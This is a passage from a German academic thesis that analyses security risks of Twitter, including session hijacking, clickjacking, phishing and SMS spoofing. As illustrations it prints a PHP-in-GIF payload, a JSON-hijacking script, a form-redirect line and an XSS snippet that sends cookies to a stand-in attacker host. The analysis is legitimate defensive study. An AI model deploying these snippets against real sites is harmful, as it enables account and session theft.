Ein ambitionierterer, böswilliger DNS Hijacking-Angriff hätte aber deutlich verheerendere Auswirkungen haben können: Der Angreifer hätte Malware über die Seite verteilen können, er hätte die Cookies mit den Sitzungstoken abfragen und so Session Hijacking betreiben können. Oder er hätte eine Kopie der Twitter-Seite ausgegeben und die eingegebenen Zugangsdaten speichern können.

*Distributed Denial of Service-Attacke:* Eine Denial of Service-Attacke oder Dienstblockade beschreibt einen Angriff, bei der die Dienstleistung aufgrund von Überlastung kollabiert. Neben der direkten Folge des nicht mehr verfügbaren Dienstes können weitere Nebeneffekte auftreten: Schutzmechanismen des Normalbetriebes greifen nicht mehr oder

Anwendungslogiken werden nicht mehr korrekt abgearbeitet, da ein abhängiger Dienst ausgefallen ist. Ebenfalls ist denkbar, dass ein Denial of Service-Angriff durchgeführt wird, um vom eigentlichen Angriff abzulenken.

Twitter als Internetdienst ist ein leicht anzugreifendes Ziel für eine solche Attacke, da Twitter für jeden Internetbenutzer erreichbar ist. Ein verteilter (engl. „distributed“) Denial of Service-Angriff wird von mehreren Computern aus durchgeführt, die über das Internet den Dienst überlasten. Die einzelnen Computer führen meist ohne Wissen des Besitzers den Angriff durch, indem ein Backdoor<sup>55</sup>-Programm installiert wurde.

Da Twitter bereits bei einer etwas höheren Serverauslastung von Überlastungen betroffen ist, muss der Distributed Denial of Service-Angriffe nicht sehr umfangreich sein, um erfolgreich zu sein.

**Unsichere Administrationstools:** Nicht nur der in Kapitel 3.1.5 vorgestellte „Social Engineering-Angriff auf Twitter-Mitarbeiter“, sondern auch die unsicheren Support-Tools Twitters [Stone 2009a] zeigen, welche Auswirkungen ein erfolgreicher Angriff auf die Administrationstools haben kann: Der Eindringling erhält Administrationsrechte. Dass bereits zweimal unberechtigt Zugriff auf die Tools erlangt werden konnte, zeigt zum einen, dass der Schutz nicht ausreichend war und dass Angreifer diese Werkzeuge ins Visier für ihre Angriffe genommen haben.

**Versteckte Befehle:** Der „Accept <Benutzername>“-Befehl, der dazu führte, dass der angegebene Benutzer dem eigenen Konto folgte (vgl. Kapitel 3.1), ist vielleicht kein offensichtliches Sicherheitsrisiko. Es könnte jedoch von einem Angreifer dazu verwendet werden, schadhafte Tweets mit Links deutlich weiter zu streuen.

Auch wenn Twitter beim Accept-Befehl von einem Bug spricht [Ostrow 2010a], könnte es weitere versteckte Befehle geben, die für Moderatoren gedacht sind. Solche Kommandos könnten durch Angreifer ausgenutzt werden, um eigene Rechte zu erweitern, Kontrollen zu umgehen oder Nachrichten im Namen anderer Benutzer zu schreiben.

**Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters:** Die IT-Sicherheitspolitik in Firmen ist Ausdruck eines gewissen Sicherheitsbewusstseins in der Organisation, gesetzlich vorgeschrieben und legt unter anderem Prozesse fest, die der Erhöhung der IT-Sicherheit dienen. Die Sicherheitspolitik einer Firma schlägt sich auch in einer Passwortpolitik wieder, im internen Umgang mit vertraulichen Informationen und einer möglichst restriktiven Rechtevergabe für die Mitarbeiter. Erinnert man sich an den Social Engineering-Angriff auf Twitter-Mitarbeiter in Kapitel 3.1.5, so muss Twitter eine laxen IT-Sicherheitspolitik bescheinigt werden: Gleiche Passwörter für private und geschäftliche E-Mail-Konten deuten darauf hin, dass Passwörter innerhalb Twitters nicht geändert werden. Das Server-Passwort „password“ spricht dafür, dass innerhalb von Twitter einfach zu erratende Passwörter verwendet werden [Wauters 2009]. Vertrauliche

---

55 Eine Backdoor bezeichnet eine Hintertür in Software, die es einem erlaubt, unberechtigten Zugang zu Computerfunktionen zu erhalten.

Informationen wie Zugangsdaten von Mitarbeitern werden per E-Mail ausgetauscht. Das legt die Vermutung nahe, dass es gang und gäbe ist, sich in gewissen internen Bereichen (also Server, Funktionen, Tools) mit den Zugangsdaten einer berechtigten Person anzumelden, anstatt das eigene Konto mit zusätzlichen Rechten ausstatten zu lassen. Das wäre eine Praxis, die die IT-Sicherheit weiter untergräbt, denn Zugangsdaten sind in der Firma nicht mehr geheim. Unberechtigte können so die Zugangsdaten erfahren, und das Ändern von Zugangsdaten ist mit einem Mehraufwand verbunden, da die Änderungen kommuniziert werden müssen.

Das bereits aufgeführte Risiko „Unsichere Administrationstools“ legt zudem die Vermutung nahe, dass diese Tools keine Einschränkungen nach dem Prinzip der minimalen Rechtevergabe aufweist. Jeder, der Zugriff auf die Administrationstools hat, kann sämtliche Funktionen verwenden.

Welch katastrophalen Auswirkungen eine unzureichende IT-Sicherheitspolitik haben kann, hat der in Kapitel 3.1.5 vorgestellte Angriff gezeigt.

**Shell Injection:** Es ist nicht bekannt, dass bereits erfolgreiche Shell-Injection Angriffe auf Twitter durchgeführt wurden. Dennoch gehört das Einschleusen von Shell-Kommandos in eine Webanwendung zu einem möglichen Angriffsvektor, der starke Auswirkungen haben kann, da er Zugriff auf das Betriebssystem der Servers erlaubt. So können sämtliche Komponenten wie Datenbanken, Quelltexte und Webserver manipuliert und Informationen abgefragt werden.

**Programmmcode Injection:** Twitters Interface basiert auf dem Framework Ruby On Rails. Da Ruby eine interpretierte Programmiersprache ist, wird der Programmcode dynamisch zur Laufzeit geladen und ausgeführt. Folglich besteht die potentielle Möglichkeit, dass Angreifer eigenen Code in die Anwendung einschleusen können. Das Einschleusen von Programmcode kann über Benutzereingaben oder über Local oder Remote File Inclusion<sup>56</sup>-Schwachstellen erfolgen. Bislang hat es jedoch keine erfolgreichen Angriffe in dieser Form auf Twitter gegeben.

Die Auswirkungen einer Programmcode-Injection können je nach Kontext vielfältig sein: Ausgabe und Manipulation des Quellcodes sowie Zugriff auf das Dateisystem, Datenbank und andere Komponenten.

**SQL Injection:** Auch das Einschleusen von SQL-Befehlen stellt einen möglichen Angriffsvektor dar. Allerdings gibt es keinen Hinweis darauf, dass dieser Vektor bereits erfolgreich auf Twitter durchgeführt wurde.

---

56 File Inclusion bezeichnet eine Schwachstelle, bei der der Angreifer der Anwendung beliebige Dateien übergeben kann, die interpretiert und ausgeführt werden. Es handelt sich also um eine Möglichkeit fremden Programmcode einzuschleusen. Man unterscheidet bei der Schwachstelle nach dem Speicherort der eingebundenen Datei: Lokal (also auf demselben Server) oder entfernt (Datei kann auch auf einem anderen Server gespeichert sein).

Die Auswirkungen eines erfolgreichen Angriff können fatal sein: Ein Angreifer wäre womöglich in der Lage, seine eigenen Rechte auszuweiten, Daten auszulesen, zu ändern oder gar zu löschen. Oft kann der Angreifer über die Datenbank auch seinen Zugriff auf das Betriebssystem erweitern und weitere Komponenten kompromittieren.

**Unsichere Konfiguration des Servers:** Auch wenn sich diese Diplomarbeit mit der Webanwendung Twitter beschäftigt, sei darauf hingewiesen, dass ein unsicher konfigurierter Server ebenfalls ein Sicherheitsrisiko darstellt. Serverkonfiguration sollten gehärtet, also nicht benötigte Module und Funktionen gelöscht werden (z.B. Apache Server Status-Seiten [Cubrilovic 2009a]). Nicht genutzte Standardinhalte und Standardbenutzer sollten ebenfalls entfernt werden. Es sollten eigene Benutzer angelegt werden, deren Rechtevergabe nach dem Prinzip der minimalen Privilegien erfolgt. Inwieweit diese Prinzipien bei Twitter umgesetzt sind, kann nicht beurteilt werden.

### 3.2.2 Twitter-Konto

**Verlust der eigenen Daten:** Eine typische Sicherheitsanforderung, die aus dem Risiko des Datenverlustes abgeleitet werden kann, ist das Sichern der eigenen Benutzer- und Nachrichtendaten von Twitter. Damit einhergehend besteht die Möglichkeit, diese Daten an einen anderen Dienst zu übertragen. Twitter bietet jedoch keine Möglichkeit, die eigenen Nachrichten und Benutzerangaben durch einen Download zu sichern.

Die Wahrscheinlichkeit des Datenverlustes bei Twitter kann nicht eingeschätzt werden. Es ist davon auszugehen, dass Gegenmaßnahmen getroffen wurden, um einen Datenverlust weitestgehend einzuschränken. Allerdings ist fraglich, ob diese Maßnahmen unter allen Umständen greifen. Als Beispiel sei der unwiederbringliche Datenverlust im Cloud-Dienst Amazon EC2 im April 2011 genannt [Haupt 2011].

**Öffentliche Preisgabe von angriffsrelevanten Informationen:** Wer ein ungeschütztes Twitter-Konto benutzt, gibt per Twitter-Nachrichten Informationen über sich und sein Konto preis, die auch für einen Angreifer relevant sein können. Für jede Twitter-Nachricht kann über das Source-Feld herausgefunden werden, über welche Drittanbieter-Anwendung die Nachricht abgesetzt wurde. Folglich muss diese Anwendung per OAuth für diese Art des Zugriffs autorisiert worden sein. Enthält die Third-Party Anwendung eine Schwachstelle; kann der Angreifer darüber Zugriff auf das Twitter-Konto erlangen.

Ortsbasierte Tweets erlauben zusammen mit dem Zeitpunkt der Erstellung eines Tweets ein Bewegungsprofil des Inhabers des Twitter-Kontos, das Angriffe im realen Leben wie Einbruch und Diebstahl ermöglicht. In Sachen ortsbasierte Tweets ist anzumerken, dass ggf. auch Third-Party Anwendungen Ortsdaten über den Kontoinhaber zur Verfügung stellen. Zudem ist ein ortskundiger Angreifer in der Lage, auch ohne Ortsdaten aus den bereitgestellten Bildern weitere Daten, wie z.B. den Wohnort oder den Arbeitgeber, abzuleiten.

Grundsätzlich können alle der Öffentlichkeit preisgegebenen Daten auf Twitter böswillig gegen den Konto-Inhaber verwendet werden. Sie bieten neue, effektivere Möglichkeiten

von Social Engineering Angriffen, da über Twitter Informationen über Interessen, Berufsstand, Arbeitgeber und eventuell auch den Namen verfügbar sind oder abgeleitet werden können. Zusätzlich können die optional angegebene Webseite und die Biografie einem Angreifer, verknüpft mit Diensten wie Google oder Facebook, weitere Einsichten in die Person des Konto-Inhabers bieten. Auch wenn Twitter von seinen Benutzern keine Angabe von Echtnamen fordert (vgl. Kapitel 2.2.1.2), führt Twitter bei unbedarfter Nutzung zu einem detaillierteren Persönlichkeitsbild.

Gerade als Recherche-Werkzeug für Journalisten birgt diese öffentliche Preisgabe von Informationen, die Twitter zu Eigen ist, auch Nachteile. Damit Tweets durch Journalisten wahrgenommen werden, müssen diese öffentlich sein. Journalisten benötigen jedoch zur Recherche und Authentifizierung solcher Nachrichten Zugang zum Autoren solcher Tweets. Damit sich Autor/Zeuge und Journalist über Twitter privat über Direktnachrichten austauschen können, müssen sie sich gegenseitig folgen. Die Information des Folgens ist jedoch öffentlich verfügbar, womit der Journalist seine Zeugen entlarvt.

**Code Injection über Benutzerbild:** Ein Angriffsvektor, der beim Upload von Bildern entsteht und theoretisch auch auf Twitter mit Ruby On Rails als benutzte Skriptsprache übertragen werden kann, ist das Einschleusen von serverseitigem Code mit Bildern. Nehmen wir folgendes Bild, welches diesen PHP-Code `<?php phpinfo(); ?>` enthält:

```

47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00  GIF89a....!.....
FF FF FF 21 FE 13 3C 3F 70 68 70 20 70 68 70 69  yyy!p.<?php phi
6E 66 6F 28 29 3B 20 3F 3E 00 2C 00 00 00 00 01  nfo(); ?>.....
00 01 00 00 02 02 44 01 00 3B                      .....D.;

```

Abbildung 14: PHP Code im Gif-Bild; Quelle [Carli 2007]

Wird dieses Bild durch den PHP-Interpreter interpretiert, wird der darin enthaltene Code auf dem Server ausgeführt [Hutcheson 2007]. Um den Code im Bild auf dem angegriffenen Server ausführen zu lassen, reicht eine Local oder Remote File Inclusion-Schwachstelle in der Webanwendung aus.

**Path Traversal über Upload des Benutzerbildes:** Path Traversal beschreibt die Möglichkeit, beliebige Dateien und Verzeichnisse auf dem Webserver auszugeben oder in seltenen Fällen auch per Upload zu überschreiben. Es sind bislang keine Fälle von erfolgreichen Path Traversal-Angriffen auf Twitter bekannt geworden. Die Benutzerbilder von Twitter liegen auf einer separaten Domain, so dass es unwahrscheinlicher ist, per Path Traversal Dateien und Verzeichnisse auf twitter.com manipulieren zu können.

**Astroturfing:** Astroturfing bezeichnet die Meinungsbeeinflussung durch das Vortäuschen einer Initiative der Bevölkerung. Astroturfing wird von Lobbyisten, Politikern, Konzernen und anderen Institutionen betrieben und soll den Eindruck erwecken, dass breite Bevölkerungsteile einer bestimmten Meinung sind.

Twitter ist besonders dafür geeignet eine solche Basisbewegung vorzutäuschen und so die öffentliche Meinung zu beeinflussen, denn um ein Twitter-Konto anzulegen, braucht man

lediglich eine E-Mail-Adresse. Meinungen zu einem Thema können problemlos mit einem Hashtag verbreitet werden. Zudem können sehr umfangreiche Astroturfing-Versuche in die Trending Topics gelangen, so dass weitere Benutzer erreicht werden.

Eine Studie der Indiana University hat Beweise für Astroturfing auf Twitter gefunden [Kleiner 2010] und mit dem Truthy Project [Indiana 2010] werden verschiedene Muster der Nachrichtenverteilung auf Twitter grafisch aufbereitet und analysiert, um Astroturfing zu entdecken.

**XSS-Schwachstelle ermöglicht XSRF:** Der beschriebene Angriff des Mikeyy-Wurms in Kapitel 3.1.4, Abschnitt „XSS-Schwachstelle bei der Anzeige des Namens“ hat gezeigt, dass durch eine XSS-Schwachstelle der „authenticity\_token“ auf Twitter ausgelesen werden kann. In [Nytro 2009] wird gezeigt, wie XSRF-Angriffe mit dem „authenticity\_token“ durchgeführt werden können. Per XSRF-Angriff können einem Opfer Anfragen untergeschoben werden (vgl. Kapitel 2.2.2.5), etwa das Schreiben eines Tweets oder einer Direktnachricht oder das Folgen eines Twitter-Kontos. Das Ändern des Profils (z.B. Passwort) per XSRF ist bei Twitter nicht möglich, da der Benutzer das alte Passwort angeben muss, welches dem Angreifer nicht bekannt ist.

**Clickjacking:** Beim Clickjacking wird das Opfer auf eine präparierte, externe Webseite geleitet, die i.d.R. durch ein transparentes IFrame<sup>57</sup> überlagert wird. Wenn das Opfer auf der sichtbaren Seite eine Aktion durchführen möchte (z.B. das Anklicken eines Links), wird stattdessen eine Aktion auf der transparenten Seite durchgeführt. Der Angreifer kann die unbeabsichtigte Aktion des Opfers definieren. Die Benutzeraktion wird also gekapert.

Ohne Gegenmaßnahme lässt sich jede Seite als transparentes IFrame laden, so dass auf ihr unbeabsichtigte Aktionen durchgeführt werden können. Angreifer haben es beim Clickjacking meist darauf abgesehen, einem angemeldeten Benutzer Aktionen unterzuschieben. Beim Anfragen der IFrame-Seite wird durch den Browser automatisch das Cookie mit dem Sitzungstoken übermittelt, so dass das Opfer bei der Webanwendung angemeldet ist. Nach [Eikenberg 2011] ist Twitters Follow-Button, der im Mai 2011 eingeführt wurde, für Clickjacking anfällig. Der Angreifer kann eine Seite erstellen, auf der ein Click an beliebiger Stelle dazu führt, dass ein angemeldeter Twitter-Benutzer dem Twitter-Konto des Angreifers folgt.

Alternativ zur IFrame-Methode kann Clickjacking ebenfalls mit einem Pop-Under (Browser-Fenster) mit Javascript durchgeführt werden [Huang/Jackson 2011]. Der Angreifer öffnet das Pop-Under unterhalb des sichtbaren Browser-Fensters und positioniert es so, dass sich das anklickbare Element des sichtbaren Fensters und des Pop-Unders an identischer Position befinden. Klickt nun das Opfer auf das Element im sichtbaren Fenster, wird dieses Fenster über die Javascript-Funktion blur() verlassen, der Klick wird auf dem unsichtbaren, exakt positionierten Fenster ausgeführt und

---

57 Ein IFrame oder Inlineframe ist ein HTML-Element, mit dem ein beliebiges HTML-Dokument innerhalb eines definierten Bereichs angezeigt wird.

abschließend wird das sichtbare Fenster wiederhergestellt. Dies geschieht absolut transparent für den Benutzer.

**Abhören privater Tweets/Direktnachrichten durch JSON Hijacking:** Bei einem JSON Hijacking-Angriff ist das Opfer bei der Webanwendung angemeldet. Das Opfer befindet sich auf der Webseite des Angreifers, wo ihm, wie bei einer XSRF-Attacke (vgl. Kapitel 2.2.2.5), eine unbeabsichtigte Anfrage untergeschoben. Diese Anfrage löst jedoch keine Aktion in der Webanwendung aus, sondern gibt private Daten im JSON-Format aus der Webanwendung zurück. Der Angreifer hat so unerlaubten Zugriff auf die Daten.

Da JSON gültiger Javascript-Code ist, kann es über das Script-Tag als Source-Attribut eingebunden werden. Folgender Code demonstriert JSON-Hijacking:

```
1: <script type="text/javascript">
2: Object.prototype.__defineSetter__('text', function(obj)
   {alert(obj);});
3: </script> <script
   src="https://twitter.com/statuses/user_timeline/13.json">
4: </script>
```

Quelltext 4: JSON-Hijacking der Tweets des Benutzers mit der ID 13

Mit *Object.prototype* kann in Javascript eine Referenz auf das Grundobjekt erzeugt werden, somit wird im obigen Beispiel der `__defineSetter__` für alle Objekte definiert. Dieser Setter wird immer dann ausgeführt, wenn die „*text*“-Eigenschaft gesetzt wird. Im obigen Quelltext werden die *text*-Eigenschaften durch die eingebettete JSON-Ressource (siehe Anhang „L JSON HTTP-Response Body“) mehrfach gesetzt. Die JSON-Datei enthält sämtliche Tweets eines Benutzers. In diesem Beispiel werden also die Texte der Twitter-Nachricht als Warnhinweis ausgegeben. Es ist jedoch auch denkbar, dass die Nachrichten in einer Datenbank gespeichert werden.

Bei ungeschützten Konten ist diese JSON-Datei öffentlich verfügbar, aber bei geschützten Konten muss sich der Benutzer authentifizieren, um Zugriff zu erlangen. Die Webseite von Twitter generiert per Ajax einen Anfrage-Header, der im Anhang unter „K JSON HTTP-Request Header“ zu finden ist. Offensichtlich wird das Cookie zur Authentifizierung verwendet. Würde lediglich das Cookie verwendet werden, wäre JSON-Hijacking bei Twitter möglich, da das Cookie bei jeder nachfolgenden Anfrage automatisch durch den Browser mitübertragen wird. Zusätzlich generiert die Ajax-Anfrage jedoch einen Header namens *X-Phx*, der auf *true* gesetzt wird. Wenn dieser Header fehlt, erhält der Anfragende trotz gültigen Sitzungstoken im Cookie den HTTP-Fehlercode 401 (nicht autorisierter Zugriff).

### 3.2.2.1 Authentifizierung des Benutzers

**Zugangsdaten via Brute-Force-Angriff:** Die Authentifizierung eines Benutzers auf Twitter beruht auf geheimem Wissen, das nur Twitter und der Benutzer kennen. Das geheime

Wissen sind die Zugangsdaten, also Benutzername oder E-Mail-Adresse und Passwort. Der Benutzername bei Twitter ist öffentlich bekannt, womit alleine das Passwort das geheime Wissen repräsentiert. Passwörter werden von den Benutzern selbst vergeben, sind in der Regel nicht sehr komplex und ausreichend lang und damit einfach zu erraten. Um den Benutzer auf schwache Passwörter hinzuweisen, überprüft Twitter die Stärke der eingegebenen Passwörter. Passwörter, die kürzer als sechs Zeichen sind, werden nicht akzeptiert. Twitter gibt auch an, ob ein Passwort zu offensichtlich ist (etwa „password“ oder „123456“), man kann es aber dennoch verwenden.




Abbildung 15: Anzeige der Stärke des Passworts; Quelle [Stone 2009c]

Um einen Brute-Force-Angriff<sup>58</sup> auf die Passwörter zu erschweren, muss nach dreimaligem fehlerhaften Anmeldeversuch bei einem Twitter-Konto ein CAPTCHA eingegeben werden.

**Umleiten der Zugangsdaten via XSS:** Sollten die Twitter-Seiten mit den Login-Formularen eine XSS-Schwachstelle besitzen, kann diese Schwachstelle dazu verwendet werden, die Zugangsdaten an den Server eines Angreifers umzuleiten.

```
1: document.formular.action = 'http://angreifer.de/';
```

Quelltext 5: Javascript-Code zum Umleiten von Formulardaten

**Übertragung von eingegebenen Daten über Malware:** Die Authentifizierungsdaten des Benutzers sind auch dann in Gefahr, wenn Schadprogramme auf dem Computer des Benutzers installiert sind. Spyware und Keylogger könnten auch Twitter-Zugangsdaten an Angreifer übermitteln.

**Austausch geheimer Twitter-Zugangsdaten in Organisationen:** In Organisationen müssen verschiedene Personen auf ein Twitter-Konto zugreifen. Die Zugangsdaten müssen ausgetauscht werden, was die Wahrscheinlichkeit erhöht, dass auch unberechtigte Personen die Zugangsdaten erfahren.

**Zugangsdaten mit Phishing-Angriff per E-Mail:** In Kapitel 3.1.3 wurden bereits die verschiedenen Phishing-Attacken bei Twitter vorgestellt. Der Phishing-Angriff per E-Mail hat aus Sicht des Angreifers den Vorteil, dass eine große Anzahl an E-Mail-Adressen verfügbar ist bzw. eingekauft werden kann. Der Angriff kann also breit gestreut werden.

<sup>58</sup> Die Brute-Force-Methode bezeichnet das automatische Durchprobieren aller möglichen Kombinationen.

Der Nachteil ist, dass keine Verknüpfung zwischen E-Mail-Adresse und Twitter-Benutzername existiert, so dass die Phishing-E-Mail kaum als authentische und offizielle Twitter-E-Mail wahrgenommen wird. Außerdem werden Phishing-Angriffe durch E-Mail-Clientprogramme und Webseiten von E-Mail-Anbietern erkannt, der Benutzer gewarnt oder die E-Mail automatisch entfernt.

**Zugangsdaten mit Phishing-Angriff per Direktnachricht:** Phishing per Direktnachricht scheint eine erfolgversprechende Methode zu sein. Schließlich gelten Direktnachrichten als vertrauensvolles, privates Kommunikationsmedium. Direktnachrichten, die durch bössartige Drittanbieter-Anwendungen automatisch verschickt werden, sind ein erfolgreicher Kanal für Phishing-Angriffe: Wie in Kapitel 3.1.4 Abschnitt „Würmer über 3rd-party Anwendungen“ bereits erwähnt, erlangte eine Anwendung auf 100.000 Benutzer-Konten Zugriff, indem sie sich über Direktnachrichten mitteilte.

**Zugangsdaten mit Phishing-Angriff per Tweet:** Tweets eignen sich ebenfalls für einen Phishing-Angriff. Ein leicht zu bewerkstelliger Phishing-Angriff wäre, Tweets mit einem Link zur schadhafte Phishing-Seite zu streuen. Diese Nachrichten fänden allerdings kaum Beachtung. Stattdessen kann ein Angreifer, um mehr Aufmerksamkeit zu erzeugen, auf Tweets antworten oder Twitter-Konten erwähnen (vgl. Kapitel 2.1.2.1.2), um den Phishing-Versuch erfolgreicher zu gestalten.

Erfahrene Twitter-Anwender wissen jedoch, dass jeder das eigene Twitter-Konto erwähnen oder auf eigene Tweets antworten kann, so dass enthaltene Verlinkungen nicht besucht werden sollten.

**Zugangsdaten mit Phishing-Angriff per Third-Party Webseite:** Twitter stellt für Drittanbieter mit dem „Sign in with Twitter“-Button die Sicherstellung einer Identität zur Verfügung (vgl. Kapitel 3.1.3). Diese „Sign in with Twitter“-Option kann ein Angreifer einfach nachbauen und anstatt das Twitter-Formular zum Anmelden zu öffnen, wird eine Replik des Angreifers aufgerufen, bei der die Adressliste ausgeblendet ist. Die eingetragenen Zugangsdaten erhält der Angreifer.

**Übertragung von Daten über XSS-Schwachstelle:** Ist eine XSS-Schwachstelle vorhanden, können jegliche Daten, die über das DOM verfügbar sind, an einen Angreifer übertragen werden. Folgender Javascript-Code erzeugt eine HTTP-GET Anfrage an den Angreifer-Server, der im Request String das Cookie überträgt. Mit dem Cookie kann der Angreifer Session Hijacking betreiben.

```
1: <script type="text/javascript">
2:   var adr = 'http://www.angreifer.com/evil.php?cookie=' +
   escape(document.cookie);
3:   document.write('');</script>
```

Quelltext 6: Javascript-Code zur Übertragung des Cookies

Auf Twitter ist potentiell jede Seite mit einer XSS-Schwachstelle, auf der der Benutzer angemeldet ist, geeignet, um Cookies zum Session Hijacking zu übertragen.

**Fehlerhafte Implementierung des Sitzungsmanagements:** Um die Möglichkeit und die Auswirkungen einer Session Hijacking-Attacke zu minimieren, muss der Sitzungstoken bei jeder Anmeldung neu erzeugt und beim Abmelden auch serverseitig wieder verworfen werden (vgl. Kapitel 2.2.2.1 „Authentifizierung, Session-Management und Zugriffskontrolle“). Diese Methode stellt sicher, dass das zufällige Sitzungstoken nur während des kurzen Moments der Sitzung Gültigkeit hat. Dem Angreifer bleibt nur ein kurzes Zeitfenster, um den Token zu erhalten und auszunutzen.

Twitters Sitzungsmanagement enthält gravierende Fehler [Palmer 2010]. Der Sessiontoken `_twitter_sess` ist ein serialisiertes Ruby Objekt, dessen dekodierter Inhalt ist:

```
1:  \x04\x08{\x0c:\x11trans_prompt0:\x0c
    csrf_id"%99fc6732d1c97c454123159302e4cc66:\x0e
    return_to0:\tuseri\x04\x83\xf6\xd4\x01:\x13
    password_token"-3b102719e75e70b7cb0c430bf270de3825fd6d37"\n
    flashIC:\'ActionController::Flash::FlashHash{\x00\x06:\n
    @used{\x00:\x07id"%57e1f0c306234ba5724cadf7ff4f6f20
```

Quelltext 7: Dekodierter Inhalt des Sitzungstokens von Twitter

Aus dem Passwort wird ein `password_token` gebildet, der Bestandteil des Sitzungstokens ist. Das Fatale am Sitzungsmanagement von Twitter ist, dass der Sitzungstoken langlebig ist und selbst nach dem Abmelden gültig bleibt. Es reicht aus, den Sitzungstoken an Twitter im Anfrage-Header im abgemeldeten Zustand zu senden, um sich wieder erfolgreich anzumelden. Die Gültigkeit eines Sitzungstokens wird erst durch die Änderung des Passwortes beendet, da dann ein neuer Token für das Konto vergeben wird.

Das erfolgreiche Abfangen des Sitzungstokens bei Twitter ist also von der Auswirkung beinahe mit der Kompromittierung der Zugangsdaten gleichzusetzen. Die einzige Abstufung besteht darin, dass man ohne Kenntnis des Passwortes keine Änderungen der Konteneinstellungen (u.a. Passwort) durchführen kann.

**Abhören von Daten im Netzwerk:** Wird die Verbindung zwischen Webserver und Browser nicht via HTTPS gesichert, kann die Kommunikation abgehört werden. Standardmäßig wird bei Twitter die Verbindung bei der Übertragung von Zugangsdaten, also beim Authentifizieren und Ändern des Passwortes verschlüsselt. Auch das Absenden (nicht aber die Anzeige) des Formulars der Kontendaten wird mit HTTPS abgesichert. Alle anderen Daten werden im Standardfall über HTTP übertragen. Das Cookie wird somit in den meisten Fällen unverschlüsselt übertragen, so dass beispielsweise ein Angreifer im gleichen WLAN Session Hijacking betreiben kann – wie ein Angriff im März 2011 zeigt

[Cluley 2011]. Mit einem Session Hijacking-Angriff können sensible Daten des Anwenders, wie die Mobilfunknummer und E-Mail-Adresse, in Erfahrung gebracht werden.

Jeder Benutzer kann seit März 2011 in seinem Profil HTTPS als Standardprotokoll einstellen. Der Twitter-Benutzer muss HTTPS also explizit aktivieren, um die Sicherheit seines Kontos zu gewährleisten.

**Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion:** Die Passwort Recovery-Funktion enthält keine offensichtlichen Implementierungsfehler wie das Sitzungsmanagement. Nach Eingabe des Benutzernamens/der E-Mail-Adresse und ggf. der Mobiltelefonnummer, erhält der Benutzer eine E-Mail an die angegebene Adresse. Die Mail enthält einen zufälligen, schwer zu erratenden Link, der bei jeder Ausführung der „Passwort zurücksetzen“-Funktion variiert. Folgt man diesem Link in der Mail, kann ein neues Passwort angegeben werden.

Der Social Engineering Angriff in Kapitel 3.1.5 hat gezeigt, welche Auswirkungen die Nutzung der „Passwort zurücksetzen“-Funktion haben kann. Wäre das Opfer davon informiert gewesen, dass das Passwort durch einen Angreifer zurückgesetzt und das Konto kompromittiert wurde, hätte das Opfer den Angriff erfahren und Gegenmaßnahmen einleiten können.

Twitter informiert den Kontoinhaber nicht über die Nutzung der „Passwort zurücksetzen“-Funktion, womit die unbemerkte Kompromittierung des Twitter-Kontos möglich ist.

### 3.2.2.2 SMS-Funktion

**Manipulation der SMS Absender-Nummer:** In Kapitel 3.1, Absatz „SMS Authentifizierung“, wurde einer der ersten Angriffe auf Twitter beschrieben. Kennt ein Angreifer die bei Twitter eingetragene Mobilfunknummer, kann der Angreifer im Namen des Opfers Nachrichten auf Twitter veröffentlichen, indem die Absender-Mobilfunknummer der SMS manipuliert wird. Im Internet gibt es etliche Dienste, die es erlauben, eine beliebige Absender-Mobilfunknummer vorzugeben.

Als Gegenmaßnahme führte Twitter eine optionale vierstellige PIN aus Zahlen ein [Schmidt 2009a], die zu Beginn des SMS-Textes an Twitter übertragen werden muss.

**Brute-Force-Angriff zum Erraten der optionalen SMS-PIN:** Die vierstellige numerische PIN ermöglicht 10000 Kombinationen, die durch einen Brute-Force-Angriff schnell überprüft werden können. Da Twitters Programmlogik nicht bekannt ist, ist offen, ob Twitter Mechanismen implementiert hat, die einen Brute-Force-Angriff auf die PIN verhindern.

Es konnten keine Quellen gefunden werden, dass solch ein Angriff erfolgreich wiederholt werden konnte. Ein erfolgreicher Brute-Force-Angriff kann auch nur dann durchgeführt werden, wenn die bei Twitter eingetragene Mobilfunknummer bekannt ist, was eine Angriffssituation darstellt, die eher ungewöhnlich ist.

**Abhören von SMS:** SMS werden über GSM<sup>59</sup>-Mobilfunknetze versendet, die zwar den Verschlüsselungsalgorithmus A5/1 verwenden, allerdings ist dieser veraltet und wurde bereits erfolgreich angegriffen [Krempf/Schmitz 2009]. Die verschlüsselte GSM-Kommunikation kann in der Umgebung abgehört und entschlüsselt werden. Folglich können auch die mit einem PIN versehenen SMS an Twitter abgehört werden.

Um die GSM-Kommunikation abzuhören, ist eine Empfangsstation für 1.500 US-Dollar und Software zum Verarbeiten der Daten notwendig, welche frei zur Verfügung steht.

### 3.2.3 Tweets

**XSS-Schwachstelle ermöglicht Wurm:** In Kapitel 3.1.4 wurde ein Wurm vorgestellt, der sich über Tweets verbreitete. Da Tweets auf 140 Zeichen begrenzt sind, kann es sich als schwierig erweisen, umfangreiche Funktionalitäten innerhalb von 140 Zeichen Javascript-Code unterzubringen. Doch die Zeichen-Begrenzung kann durch das Laden eines externen Skripts umgangen werden (s. Mikkey-Wurm).

XSS-Würmer können verschiedenste Bedrohungen realisieren: Session Hijacking durch Weiterleitung des Cookies, automatische Weiterleitung auf eine schadhafte, externe Seite oder auch nur die automatische Verbreitung eines Links.

**XSS-Schwachstelle ermöglicht Manipulation der Seite:** Anstatt einen Wurm zu programmieren oder Daten an den Angreifer weiterzuleiten, kann eine XSS-Schwachstelle auch dafür verwendet werden, die Seite zu manipulieren. Zum Beispiel lassen sich eingegebene Formulardaten an den Angreifer umleiten. Ebenfall ist es denkbar, dass alle Links durch Javascript so manipuliert werden, dass sie auf eine schadhafte Seite des Angreifers zeigen.

Eine andere Manipulationsmöglichkeit wäre, die per AJAX geladenen Twitter-Nachrichten im JSON-Format zu manipulieren: Entweder werden einzelne darin enthaltene Tweets verändert oder der komplette JSON-Stream wird von einer Quelle geladen, die der Angreifer kontrolliert. Erfolgreiche Angriffe auf die Nachrichten-Ströme konnten jedoch nicht recherchiert werden.

